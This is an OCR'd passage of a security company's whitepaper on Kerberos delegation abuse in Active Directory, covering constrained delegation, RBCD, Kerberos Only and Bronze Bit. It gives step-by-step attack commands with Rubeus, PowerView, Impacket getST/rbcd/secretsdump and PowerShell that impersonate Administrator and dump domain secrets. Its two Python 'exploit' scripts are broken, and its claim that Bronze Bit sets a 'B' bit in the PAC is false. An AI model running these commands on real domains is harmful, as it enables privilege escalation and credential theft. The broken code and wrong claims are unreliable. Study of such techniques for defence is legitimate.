With the rise of vulnerabilities after introducing unconstrained delegation, Microsoft introduced constrained delegation as a more secure way of delegating. This type of delegation does not require the user's TGT, rather it uses the ST the user provided to access the service server, and the service server then uses this ST to request a ST for another service on another server on behalf of the user.

S4U2Proxy

S4U2Proxy is a kerberos extension introduced alongside with constrained delegation to extend the kerberos authentication system. Its role is to get the user's ST and a ST for another service on behalf of the user, which was not previously possible but now can be done with this extension. This is the only extension used in 'kerberos only' constrained delegation.


S4U2Self

Tickets aren't the only way of authenticating within the Windows realm, users can authenticate using NTLM as well and there is no ST there to be used with S4U2Proxy! This is where S4U2Self comes to play. Service server that receives the NTLM hash does some magic with it using the S4U2Self extension and requests a ST to itself on behalf of the user to be used afterwards with S4U2Proxy. This is used in 'transition protocol' constrained delegation.

Protocol Transition Kerberos Delegation (S4U2Self -> S4U2Proxy)

This mechanism allows a suitably privileged Kerberos service to obtain a ticket to itself for an arbitrary user principal in a given realm. The KDC expects the service to perform authentication through some other means to confirm the identity of a user before then establishing a ticket for the user in the Kerberos protocol. In other words, the service provides a transition from one authentication protocol to Kerberos.

This is mainly used in AD where the server have to obtain a Kerberos ticket for itself on behalf of a user who authenticated with a different method to it. These kind of protocol transition can be useful in PKI and webserver login to transits from non Kerberos authentication to Kerberos authentication.



The above image is example of how it would look if "Protocol Transition" is enable for constrained delegation. the SQL-2 service that we are configuring in above image it will store to which service the SQL-2 is allowed to delegate in `msDS-AllowedTo-DelegateTo` . Additionally, when setting Protocol Transition for an account `TRUSTED_TO_AUTH_FOR_DELEGATION` UAC setting also get set. This flag is an indication to the KDC that the account supports S4U2Self requests.

Scenario for Protocol Transition works

- First Client authenticate to SQL-2 service using NTLM to access the database.


- Now SQL-2 sends out S4U2SELF request to KDC , requesting the TGS to itself. interesting note here is that only the name of client (`Surya Dev Singh`) would be part of this request, so it is possible to send a S4USELF request for any arbitrary user.

- KDC would notice SQL-2 has `TRUSTED_TO_AUTH_FOR_DELEGATION` set and accept the S4U2Self request. It would issue a TGS which has `Forwardable` flag set. Another thing to note here is that without `TRUSTED_TO_AUTH_FOR_DELEGATION` flag, KDC would still issue TGS, but without `Forwardable` flag.

- Now SQL-2 sends S4U2Proxy request with TGS it got from S4U2Self and ask for TGS for `CIFS/dc-2`

- KDC, upon receiving TGS from SQL-2, would verify if SQL-2 is allowed to delegate to `CIFS/dc-2` or not (by checking `msDC-AllowedToDelegateTo` parameter) . Since SQL-2 is allowed to , KDC would return TGS to `CIFS/dc-2` in response.

- Now the TGS return by S4U2Proxy would then be used to access the remote share on `dc-2`. Yet another thing to note here is that the SPN (`CIFS/dc-2`) is written in plaintext in the TGS. Thus, it can be modified to authenticate to other services on `dc-2`.



Abusing Protocol Transition

From the above output we notice two things.

1. Client name in S4U2Self request can be arbitrary . KDC essentially trusts the name of client provided in S4U2Self.
2. The SPN Value in the TGS are plaintext and can be substituted easily.

Step 1 : Now the first step is to identify the accounts that supports Constrained Delegation. We can use powerview for that :

Get-DomainComputer -TrustedToAuth -Properties cn,msds-allowedtodelegateto

Step 2 : Now after we get to know the account we supports Constrained delegation, we need to craft two request S4U2Self and S4U2Proxy requests with the parameters we want. we can use the Rubeus for that :

Rubeus s4u /impersonateuser:Administrator /user:SQL-2 /rc4:<NTLM> /msdsspn:cifs/dc-2 /altservice:http /ptt

where:

- `impersonateuser`: The client name we want to requests TGS for
- `user`: Service account that has Constrained Delegation enabled .
- `rc4`: NTLM hash of that Service account
- `msdsspn`: SPN to which `user` is allowed to delegate to
- `altservice`: Alternate services for which we want the TGS

Basically, what we will do here is first send a S4U2Self request to KDC with username Administrator. Since the KDC trusts the username provided in S4U2Self requests, it will return a valid TGS of user Administrator. And since `SQL-2` has Protocol Transition Constrained Delegation enabled, the returned TGS would also have `Forwardable` flag. This TGS would then be used in S4U2Proxy request next. Again, the TGS is of user Administrator, so the ticket to `CIFS/dc-2` returned by KDC would also be of user Administrator. Now, recall that the SPN value in TGS are in plaintext. So, we would modify the `CIFS/dc-2` to, for instance, `HTTP/dc-2` that would allow us to use HTTP application that we do not have access to .

RBCD (Resource Based Constrained Delegation)


Scenarios of RBCD Abuse

- Target computer on which you can modify `msDS-AllowedToActionOnBehalfOfOtherIdentity` .
- Control of another principle that has a SPN

Steps to Perform RBCD Attack


1. Create a dummy Computer in the domain using the `addcomputer.py` script from Impacket toolkit

impacket-addcomputer -Computer-name RBCD$ -computer-pass 'password@1234' -dc-ip 10.0.2.7 hadess.local/suryadevsingh:'hadess@1234'



2. Populate the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute with the security descriptor of the computer account created earlier.

impacket-rbcd -delegate-from 'controlled_account' -delegate-to 'target$' -dc-ip 'domain_controller' -action 'write' 'domain'/'domain_user':'password'



3. Get the Impersonated Service ticket of the domain admin user.

impacket-getST -spn ‘service/domain_controller_hostname’ -impersonate ‘domain_admin” -dc-ip 'domain_controller_ip' 'domain'/'controlled_account$’:'password'

save the ticket to cache :

export KRB5CCNAME=administrator.ccache


Note: The above steps could be done with Rubeus.exe & mimikatz.exe also.

4. Use impacket toolkit to abuse resource-based constrained delegation and gain access to the target system

impacket-secretsdump -k target-ip 'IP' 'domain'

Kerberos Only (S4U2Proxy)


The Kerberos only is much simple kind yet most secure kind of Kerberos delegation. we can set it up by selecting `Use Kerberos only` radio button.



Just like Protocol Transition the list of services the `SQL-2` is allowed to delegate to will be sabed in `msDS-AllowedToDelegate` attribute. But , unlike Protocol Transition, Kerberos Only won't set the `TRUSTED_TO_AUTH_FOR_DELEGATION` UAC flag. so, KDC would still issue TGS, but without `Forwardable` flag.

So, Kerberos Only has one major requirement- a valid forwardable TGS to be used in S4U2Proxy requests. If we recall the abuse case of Protocol Transition, we were able to send the S4U2Self request to get a valid TGS but here in case of Kerberos Only, that TGS won't have `Forwardable` flag set. so, the main thing is when do we get a TGS with `forwardable` flag ? When a legit user requests TGS from KDC using its TGT. And in case of S4U2Proxy requests too.

Scenario for How Kerberos only works ?



- First Client sends out TGT to access the TGS for the service he want to access (in this case SQL-2) .

- KDC now sends out TGS to access the database service , this TGS will not be having `TRUSTED_TO_AUTH_FOR_DELEGATION` So, the TGS given will not be having `forwardable` flag set.

- Now SQL-2 sends S4U2Proxy request with TGS it got from client and ask for TGS for `CIFS/dc-2`

- KDC, upon receiving TGS from SQL-2, would verify if SQL-2 is allowed to delegate to `CIFS/dc-2` or not (by checking `msDC-AllowedToDelegateTo` parameter) . Since SQL-2 is allowed to , KDC would return TGS to `CIFS/dc-2` in response.

- Now the TGS return by S4U2Proxy would then be used to access the remote share on `dc-2`. Yet another thing to note here is that the SPN (`CIFS/dc-2`) is written in plaintext in the TGS. Thus, it can be modified to authenticate to other services on `dc-2`.

Abusing Kerberos Only

since "Kerberos Only" is the most secure form of delegation we have so , the attack path for these can be very confusing . To abuse this we would need two things :


1. SYSTEM level access to the machine which hash "Kerberos Only" Delegation enabled.
2. Indirect Exploitation of RBCD (resource based constrained delegation)

Step 1 : We will first add a new machine to domain . `HADESS$` for our example.

New-MachineAccount -MachineAccount HADESS -Password $(ConvertTo-SecureString 'Strange@123' -AsPlainText -Force)

since, `SQL-2` is the machine we have `SYSTEM` over and that has delegation set to `CIFS/dc-2`. As attacker, what we want to do is to run `Invoke-Command` over `dc-2` as Administrator. Kerberos Only says that for S4U2Proxy request to `CIFS/dc-2`, we would need a valid TGS for `XYZ/SQL-2` (`XYZ` meaning any service on `SQL-2`) of user Administrator.

Now, we can get a forwardable TGS for `XYZ/SQL-2` if another resource is trying to either authenticate to or delegate to `XYZ/SQL-2`. This is where we will use our RBCD Exploitation comes in. What we will do is create a machine `Hadess$`. Then, set `SQL-2` to allow RBCD from `Hadess$`. We will then use `Hadess$` to delegate as Administrator into `SQL-2`. That way, we will get a valid forwardable TGS of Administrator (result of S4U2Proxy of RBCD). We will then use this TGS in the S4U2Proxy request to receive `CIFS/dc-2` TGS. This diagram will explain it better:



Step 2 : We will add `HADESS$` in `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of `SQL-2`. Just like how we did in RBCD exploitation in above steps

```
$S4UIdentity = "dev.cyberbotic\HADESS$"
$IdentitySID      =      ((New-Object      -TypeName      System.Security.Principal.NTAccount      -ArgumentList
$S4UIdentity).Translate([System.Security.Principal.SecurityIdentifier])).Value
$SD       =       New-Object       Security.AccessControl.RawSecurityDescriptor       -ArgumentList       "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($IdentitySID))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer        "SQL-2.dev.cyberbotic.io"        |        Set-DomainObject        -Set        @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
```

Step 3 : Abuse RBCD using `HADESS$` on `SQL-2$`. This will give us a forwardable TGS for `SQL-2$`.

```
# Verify if RBCD is set correctly
$RawBytes = Get-DomainComputer "SQL-2.dev.cyberbotic.io" -Properties 'msds-allowedtoactonbehalfofotheridentity'
| select -expand msds-allowedtoactonbehalfofotheridentity
$Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RawBytes, 0
$Descriptor.DiscretionaryAcl
ConvertFrom-SID $Descriptor.DiscretionaryAcl.SecurityIdentifier

# RBCD Exploitation to get forwardable TGS from S4U2Proxy

.\Rubeus.exe    s4u    /impersonateuser:Administrator    /user:HADESS$    /rc4:0ED0E7DA0EFAD91BE14AB2D1404A8226
/msdsspn:http/SQL-2.dev.cyberbotic.io /nowrap
.\Rubeus.exe describe /ticket:[ticket]
```

Step 4 : Use that TGS as proof of authentication in S4U2Proxy for `dc-2` file share.

```
Invoke-Command -ComputerName dc-2.dev.cyberbotic.io -ScriptBlock { whoami }
.\Rubeus.exe    s4u    /tgs:[ticket]    /user:SQL-2    /rc4:39788bc50412dfad55fbaa1b24af57b7    /msdsspn:cifs/dc-
2.dev.cyberbotic.io /altservice:http /ptt
Invoke-Command -ComputerName dc-2.dev.cyberbotic.io -ScriptBlock { whoami }
```

S4U2Self Abuse

This technique can be used for local privilege escalation within a Windows environment.

What is S4U2Self?

- S4U2Self (Service for User to Self) is a feature in Kerberos that allows a principal (user or service account) to request a service ticket for itself.
- It's typically used for constrained delegation scenarios, but we can also exploit it for privilege escalation.

The Scenario: Local Privilege Escalation

- Imagine you've compromised a restricted service account (e.g., IIS running as an AppPool user or MSSQL running as Network Service).
- These accounts can act as the computer account within the local system context.

The Steps:

- Step 1: Obtain a TGT (Ticket Granting Ticket) for the Computer Account
  - You can use the tgt::deleg trick from Rubeus to acquire a usable TGT for the computer account.
  - Example command:
  - Invoke-Rubeus -Command "tgtdeleg /nowrap"
- Step 2: Request a Service Ticket for a Target User (e.g., Domain Admin)
  - Invoke S4U2Self to request a ticket for a specific user (e.g., Chuck Norris, who is a domain admin).
  - Example command:
  - Invoke-Rubeus -Command "s4u /self /nowrap /impersonateuser:cnorris /ticket:base64blobhere..."
- Step 3: Fix the SPN (Service Principal Name) in the Ticket
  - The SPN in the ticket is set to the computer name by default.
  - We need to change it to a valid SPN for our use case.
  - Use Rubeus' tgssub command with the /altservice switch to provide a different SPN.
  - Example command:
  - Invoke-Rubeus -Command "tgssub /altservice:http/adsec-00.contoso.com /ticket:base64blobhere..."

Result:

- The resulting ticket will be issued to the computer name (e.g., "ADSEC-00$").
- Although you can't use this ticket from another host, it's valuable for local privilege escalation.

This exploit allows a service to obtain a service ticket for itself, bypassing authentication checks and potentially escalating privileges within the network. Below, I'll outline the steps an attacker might take to abuse S4U2Self, along with example commands and codes:

1. Enumeration: The attacker first identifies a vulnerable service that supports S4U2Self delegation. This can be done through network reconnaissance tools like Nmap or by analyzing network traffic.
2. Exploitation: Once a vulnerable service is identified, the attacker exploits the S4U2Self functionality to obtain a service ticket for itself. This is typically achieved by impersonating a legitimate user and requesting a service ticket for the target service.

Example command using Python and Impacket library to exploit S4U2Self:

```
from impacket.krb5 import constants
from impacket.krb5.asn1 import AP_REQ, AP_REP
from impacket.krb5.ccache import CCache
from impacket.krb5.kerberosv5 import getKerberosTGT, sendReceive, KerberosError
from impacket.krb5.types import Principal, Ticket

# Set target service principal name
service_principal = "target_service@DOMAIN.COM"

# Set legitimate user's credentials
username = "legitimate_user"
password = "legitimate_password"
domain = "DOMAIN.COM"

# Obtain TGT for legitimate user
try:
    _, ccache = getKerberosTGT(username, password, domain, domain, None)
except KerberosError as e:
    print(f"Failed to obtain TGT: {e}")
    exit(1)

# Generate S4U2Self ticket
s4u2self_ticket = Ticket()

# Build AP-REQ message
ap_req = AP_REQ()
ap_req['pvno'] = 5
ap_req['msg-type'] = int(constants.ApplicationTagNumbers.AS_REQ.value)
ap_req['padata'] = []

# Generate AP-REP message
ap_rep = AP_REP()
ap_rep['pvno'] = 5
ap_rep['msg-type'] = int(constants.ApplicationTagNumbers.TGS_REP.value)
ap_rep['enc-part'] = s4u2self_ticket

# Send crafted AP-REQ message
try:
    response = sendReceive(ap_req.getData(), service_principal)
    ap_rep.fromString(response)
except KerberosError as e:
    print(f"Failed to obtain S4U2Self ticket: {e}")
    exit(1)

# Extract S4U2Self ticket from AP-REP message
s4u2self_ticket.from_asn1(ap_rep['enc-part'])

# Save S4U2Self ticket to credentials cache
ccache = CCache.loadDefaultCCache()
ccache.addCredential(s4u2self_ticket, service_principal)
ccache.saveFile()
```

Bronze Bit

Bronze Bit, a vulnerability in Kerberos authentication that can lead to privilege escalation.

1. What is Bronze Bit?
   - Bronze Bit refers to a specific vulnerability in Kerberos, the authentication protocol used in Windows environments.
   - It allows an attacker to bypass certain restrictions related to delegation and impersonate users or services.
2. The Scenario: Local Privilege Escalation
   - Imagine you've already compromised a restricted service account within the Active Directory (AD) environment.
   - These accounts often act as computer accounts within the local system context.
3. The Attack Path:
   - Step 1: Obtain the Password Hash
     - As an attacker, you need the password hash for a service account (let's call it "Service1").
     - Various methods can be used to obtain this hash, such as DC Sync attacks, Kerberoasting, or creating a new machine account with SPN through tools like Powermad.
   - Step 2: Identify the Trust Relationship
     - Service1 has a constrained delegation trust relationship with another service (let's call it "Service2").
     - This trust relationship can be either:
       - Service1 is configured to perform constrained delegation to Service2 (Service2 is in Service1's "AllowedToDelegateTo" list).
       - Service2 accepts resource-based constrained delegation from Service1 (Service1 is in Service2's "PrincipalsAllowedToDelegateToAccount" list).
   - Step 3: Exploit the Vulnerability
     - The Bronze Bit exploit bypasses existing mitigations related to delegation.
     - An attacker can now:
       - Impersonate users who are not allowed to be delegated (e.g., members of the Protected Users group).
       - Launch the attack from a service that isn't allowed to perform the authentication protocol transition.
4. Exploiting Bronze Bit:
   - The exploit has been implemented as an extension to the **getST.py** program.
   - By using the **-force-forwardable** flag, the attacker can execute the exploit after the S4U2self exchange.
   - This allows the attacker to obtain tickets as if certain delegation properties were set, even when they're not.
5. Mitigation and Patching:
   - Microsoft released a patch for this vulnerability (CVE-2020-17049) on November 10, 2020.
   - However, if the Domain Controller hasn't applied the patch, the attacks enabled by Bronze Bit remain effective.

This vulnerability allows attackers to gain unauthorized privileges by manipulating the PAC (Privilege Attribute Certificate) of a Kerberos ticket. The PAC contains information about the user's privileges and is used by servers to determine access rights. Below, I'll outline the steps an attacker might take to exploit the Bronze Bit vulnerability, along with example commands and codes:

1. **Enumeration**: The attacker identifies a target service that uses Kerberos authentication and has vulnerable implementations susceptible to the Bronze Bit exploit. This can be done through network reconnaissance or by analyzing system configurations.
2. **Exploitation**: The attacker manipulates the PAC of a Kerberos ticket to set the "B" (Bronze) bit, indicating elevated privileges. This can be achieved by modifying the PAC data associated with the ticket.

Example command using Python and Impacket library to manipulate the PAC and set the Bronze Bit:

```
from impacket.krb5.pac import PACInfoBuffer, PAC_CLIENT_INFO_TYPE
from impacket.krb5.kerberosv5 import getKerberosTGT, sendReceive
from impacket.krb5.types import Principal, Ticket
from impacket.krb5.kerberosv5 import KerberosError

# Set target service principal name
service_principal = "target_service@DOMAIN.COM"

# Set legitimate user's credentials
username = "legitimate_user"
password = "legitimate_password"
domain = "DOMAIN.COM"

# Obtain TGT for legitimate user
try:
    _, ccache = getKerberosTGT(username, password, domain, domain, None)
except KerberosError as e:
    print(f"Failed to obtain TGT: {e}")
    exit(1)

# Extract ticket from credentials cache
ticket = ccache.getCredential(service_principal)

# Modify PAC to set Bronze Bit
if ticket is not None:
    try:
        # Extract PAC from ticket
        pac_info_buffer = PACInfoBuffer()
        pac_info_buffer.fromString(ticket['enc-part']['authtime'])

        # Set Bronze Bit in PAC
        pac_info_buffer['Buffers'].append((PAC_CLIENT_INFO_TYPE, b'\x00' * 8))

        # Update ticket with modified PAC
        ticket['enc-part']['authtime'] = pac_info_buffer.getData()

        # Send modified ticket to target service
        response = sendReceive(ticket, service_principal)
        print("Bronze Bit set successfully.")
    except KerberosError as e:
        print(f"Failed to set Bronze Bit: {e}")
        exit(1)
else:
    print("No valid ticket found for the target service.")
```

RESOURCES

- https://www.thehacker.recipes/a-d/movement/kerberos/delegations
- https://viperone.gitbook.io/pentest-everything/everything/everything-active-directory/credential-access/steal-or-forge-kerberos-tickets
- https://www.youtube.com/watch?v=gzqq2r6cZjc

Conclusion

In conclusion, Kerberos Delegation serves as a cornerstone of modern network security, enabling the delegation of authentication rights within networked environments. Through our exploration of its various forms, including Unconstrained and Constrained delegation, and extensions such as S4U2Proxy and S4U2Self, we have gained insights into the diverse capabilities and security implications associated with Kerberos Delegation. Additionally, Protocol Transition mechanisms and Resource-Based Delegation offer further enhancements to security and access control within the Kerberos framework.

However, our examination also highlights potential vulnerabilities, such as S4U2Self Abuse and the Bronze Bit technique, underscoring the need for proactive security measures and vigilance in safeguarding against potential exploits. Organizations must prioritize security best practices and stay abreast of emerging threats to mitigate risks effectively.

By comprehensively understanding Kerberos Delegation and its intricacies, organizations can implement robust security measures to fortify their network environments against potential threats. Through the enforcement of Constrained Kerberos Only configurations and diligent monitoring of access controls, organizations can bolster their security posture and ensure the integrity and confidentiality of critical resources and data.

In an ever-evolving threat landscape, continuous evaluation and adaptation of security measures are paramount. By remaining vigilant and proactive, organizations can effectively navigate the complexities of Kerberos Delegation and safeguard their network environments against emerging security threats, thereby upholding the trust and reliability of their systems and infrastructure.

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.